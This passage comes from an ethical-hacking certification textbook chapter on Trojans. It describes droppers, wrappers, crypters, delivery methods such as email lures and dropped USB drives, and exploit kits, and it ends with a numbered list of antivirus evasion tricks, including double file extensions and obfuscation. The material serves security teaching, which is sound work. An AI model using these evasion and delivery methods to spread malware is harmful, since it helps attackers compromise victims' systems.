


Figure 7.29: Screenshot of njRAT

Some additional Trojan horse construction kits are as follows:

- THorse
- THOSE RAT
- Trojan Horse Construction Kit
- Senna Spy Trojan Generator
- Umbra Loader - Botnet Trojan Maker
- VenomRAT

Employing a Dropper or Downloader

After constructing their intended Trojans, attackers can employ a dropper or a downloader to transmit the Trojan package to the victim's machine.

Droppers

Droppers are programs that are used to camouflage malware payloads that can impede the functioning of the target system. The dropper consists of one or more types of malware features that can make it undetectable by antivirus software; moreover, the installation process can be stealthily performed.

The dropper is executed by simply loading its own code into the memory, and the malware payload is then extracted and written into the file system. Next, the malware installation process is initiated, and the payload is executed.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Amadey, SecuriDropper, PindOS JavaScript dropper, SharkBot, Dropper.AIF, and NullMixer are well-known droppers that attackers employ for deploying malware on the target machine.

Downloaders

A downloader is a program that can download and install harmful programs such as malware. Downloaders are similar to droppers to a certain extent. However, the main difference is that a downloader does not carry malware itself whereas a dropper does; hence, it is possible for a new unknown downloader to pass through the anti-malware scanner.

Attackers use downloaders as part of the payload or other harmful programs that can drop and stealthily install the malware. Downloaders are spread as camouflaged files attached in emails, and the attached programs pose as legitimate programs such as accounts.exe or invoices. When the victim opens the attached infected file, the downloader tries to contact the remote server for directly fetching other malicious programs.

Fruity Trojan downloader, Downloader.DN, InfoStealer.XY, and sLoad are some well-known downloaders that attackers employ for deploying malware on the target machine.

Employing a Wrapper

Wrappers bind the Trojan executable with.EXE applications that appear genuine, such as games or office applications. When the user runs the wrapped .EXE application, it first installs the Trojan in the background and then runs the wrapping application in the foreground. The attacker can compress any (DOS/WIN) binary with tools such as petite.exe. This tool decompresses an EXE file (once compressed) at run time. Thus, it is possible for the Trojan to get in virtually undetected, as most antivirus software cannot detect the signatures in the file.

The attacker can also place several executables inside one executable. These wrappers may also support functions such as running one file in the background and another one on the desktop.

Technically speaking, wrappers are a type of “glueware” used to bind other software components together. A wrapper encapsulates several components into a single data source to make it usable in a more convenient manner compared to the original unwrapped source.

The lure of free software can trick users into installing Trojan horses. For instance, a Trojan horse might arrive in an email described as a computer calculator. When the user receives the email, the description of the calculator may lead him/her to install it. Although it may, in fact, be a default application, once the user installs the application file, the Trojan is installed in the background and it will perform other actions that are not readily apparent to the user, such as deleting files or emailing sensitive information to the attacker. In another instance, an attacker sends a birthday greeting that will install a Trojan as the user watches, e.g., a birthday cake dancing across the screen.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.30: Example of Wrapper

Covert Wrapper Programs

- **IExpress Wizard**

IExpress Wizard is a wrapper program that guides the user to create a self-extracting package that can automatically install the embedded setup files, Trojans, etc. IExpress can remove the setup files after execution and thus erase traces of Trojans. Then, it can run a program or only extract hidden files. Such embedded Trojans cannot be detected by antivirus software.




Figure 7.31: Screenshot of IExpress Wizard

Some additional wrapper tools are as follows:

- GuLoader
- RDP Wrapper & Autoupdate
- SystemBC
- Trickbot
- FinFisher

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Employing a Crypter

A crypter is a software that encrypts the original binary code of the .exe file. Attackers use crypters to hide viruses, spyware, keyloggers, RATs, etc., to make them undetectable by antivirus software.

Some crypters that one can use to prevent malicious programs from being detected by security mechanisms are as follows.

- **Attacker-Crypter**

  Source: *https://github.com*

  AttackerCrypter can be utilized to encrypt executables and evade traditional detection mechanisms using various techniques. Additionally, it enables attackers to execute their own PowerShell code or select the required payload type through its interface. Furthermore, it can notify the methods being executed on a system.

Figure 7.32: Screenshot of AttackerCrypter

Some additional crypter tools are as follows:

- Muck Crypter
- Pure Crypter
- DarkTortilla
- Line Crypter
- Trickbot/Conti

Propagating and Deploying a Trojan

After creating a Trojan and employing a dropper/downloader, wrapper, and crypter, the attacker must transfer the package and deploy it on the target machine. The attacker can use the following techniques to propagate the Trojan package to the target machine:

- Deploy a Trojan through emails
- Deploy a Trojan through covert channels
- Deploy a Trojan through proxy servers
- Deploy a Trojan through USB/flash Drives

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Deploy a Trojan through Emails

A Trojan is the means by which an attacker can gain access to the victim's system. To gain control over the victim's machine, the attacker creates a Trojan server and then sends an email that lures the victim into clicking on a link provided within the email. As soon as the victim clicks the malicious link sent by the attacker, it connects directly to the Trojan server. The Trojan server then sends a Trojan to the victim system, which undergoes automatic installation on the victim's machine and infects it. As a result, the victim's device establishes a connection with the attack server unknowingly. Once the victim connects to the attacker's server, the attacker can take complete control of the victim's system and perform any action. If the victim carries out an online transaction or purchase, then the attacker can easily steal sensitive information such as the victim's credit card details and account information. In addition, the attacker can use the victim's machine to launch attacks on other systems.

The Trojan may infect computers when users open an email attachment that installs the Trojan on their computers, which might serve as a backdoor for criminals to access the system later.




Figure 7.33: Propagating and deploying Trojan through email

Deploy a Trojan through Covert Channels

"**Overt**" refers to something explicit, obvious, or evident, whereas "**covert**" refers to something secret, concealed, or hidden.

An ***overt channel*** is a legal channel for the transfer of data or information in a company network, and it works securely to transfer data and information. On the contrary, a ***covert channel*** is an illegal, hidden path used to transfer data from a network.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The table below lists the primary differences between overt and covert channels:

Overt Channel	Covert Channel
A legitimate communication path within a computer system or network for the transfer of data	A channel that transfers information within a computer system or network in a way that violates the security policy
Its idle components can be exploited to create a covert channel	An example of a covert channel is the communication between a Trojan and its command-and-control center

Table 7.2: Comparison between the overt channel and covert channel

Covert channels are methods used by attackers to deploy and hide malicious Trojans in an undetectable protocol. They rely on a technique called tunneling, which enables one protocol to transmit over the other. This makes it an attractive mode of transmission for a Trojan, because an attacker can use the covert channel to install a backdoor on the target machine. Covert channels are mostly employed by attackers to evade antivirus scanners and firewalls deployed in the target network. Attackers can create covert channels using various tools such as Racoon , QEMU, and ELECTRICFISH. These tools enable attackers to create covert tunnels with protocols such as DNS, SSH, ICMP, and HTTP/S, to deploy Trojans and perform data exfiltration.




Figure 7.34: Propagating and deploying Trojan through covert channels

Deploy a Trojan through Proxy Servers

A Trojan proxy is usually a standalone application that allows remote attackers to use the victim's computer as a proxy to connect to the target machine. Attackers compromise several computers and start using them as hidden proxy servers. Attackers have full control over the proxy victim's system and can launch attacks on other systems in the affected user's network. Attackers use this strategy to anonymously propagate and deploy the Trojan on the target computer. If the authorities detect illegal activity, the footprints lead to innocent users and not to the attackers, potentially resulting in legal hassles for the victims, who are ostensibly responsible for their network or any attacks launched from them. Thousands of machines on the Internet are infected with proxy servers. Attackers can also employ proxy server Trojans such as SocksEscort, QakBot, Stantinko Botnet, etc., which can automatically create proxies and be used to perform malicious activities.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 7.35: Propagating and deploying Trojan through proxy servers

Deploy a Trojan through USB/Flash Drives

An attacker can also transfer the Trojan package onto a USB drive and trick the victim into using the USB drive on the target system. Sometimes, attackers just drop a USB drive and wait for a random victim to pick it up. Once the USB drive is picked up and inserted into the target system by the innocent victim, the Trojan is propagated on the system by the drop or download method, depending on the type of packaging technique used by the attacker. After propagating to the victim's machine, the Trojan is automatically executed on the target system, thereby infecting and compromising the system and network.




Figure 7.36: Propagating and deploying Trojan through USB

Techniques for Evading Antivirus Software

Sometimes, various types of antivirus scanners are deployed in the target network, and these antivirus scanners do not allow the propagation or deployment of random or malicious packages. Hence, propagating and deploying a Trojan stealthily is one of the important tasks of an attacker. The various techniques that can be used by attackers to make malware such as Trojans, viruses, and worms undetectable by antivirus applications are listed below.

1. Break the Trojan file into multiple pieces and zip them as a single file.
2. Always write your Trojan and embed it into an application (an antivirus program fails to recognize new Trojans, as its database does not contain the proper signatures).
3. Change the Trojan's syntax:
   - Convert an EXE to VB script
   - Change the .EXE extension to .DOC, .EXE, .PPT, .EXE, or .PDF.EXE (Windows hides "known extensions" by default; hence, it shows up only as .DOC, .PPT, .PDF, etc.)
4. Change the content of the Trojan using a hex editor.
5. Change the checksum and encrypt the file.
6. Never use Trojans downloaded from the web (antivirus software detects these easily).

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

7. Use binder and splitter tools that can change the first few bytes of the Trojan programs.
8. Perform code obfuscation or morphing. Morphing is done to prevent the antivirus program from differentiating between malicious and harmless programs.

Exploit Kits

An exploit kit or crimeware toolkit is used to exploit security loopholes found in software applications such as Adobe Reader and Adobe Flash Player, by distributing malware such as spyware, viruses, Trojans, worms, bots, backdoors, buffer overflow scripts, or other payloads to the target system. Exploit kits come with pre-written exploit code. Thus, they are easy to use for an attacker who is not an IT or security expert. They also provide a user-friendly interface to track the infection statistics as well as a remote mechanism to control the compromised system. Using exploits kits, an attacker can target browsers, programs that are accessible using browsers, zero-day vulnerabilities, and exploits updated with new patches instantly. Exploit kits are used against users running insecure or outdated software applications on their systems.

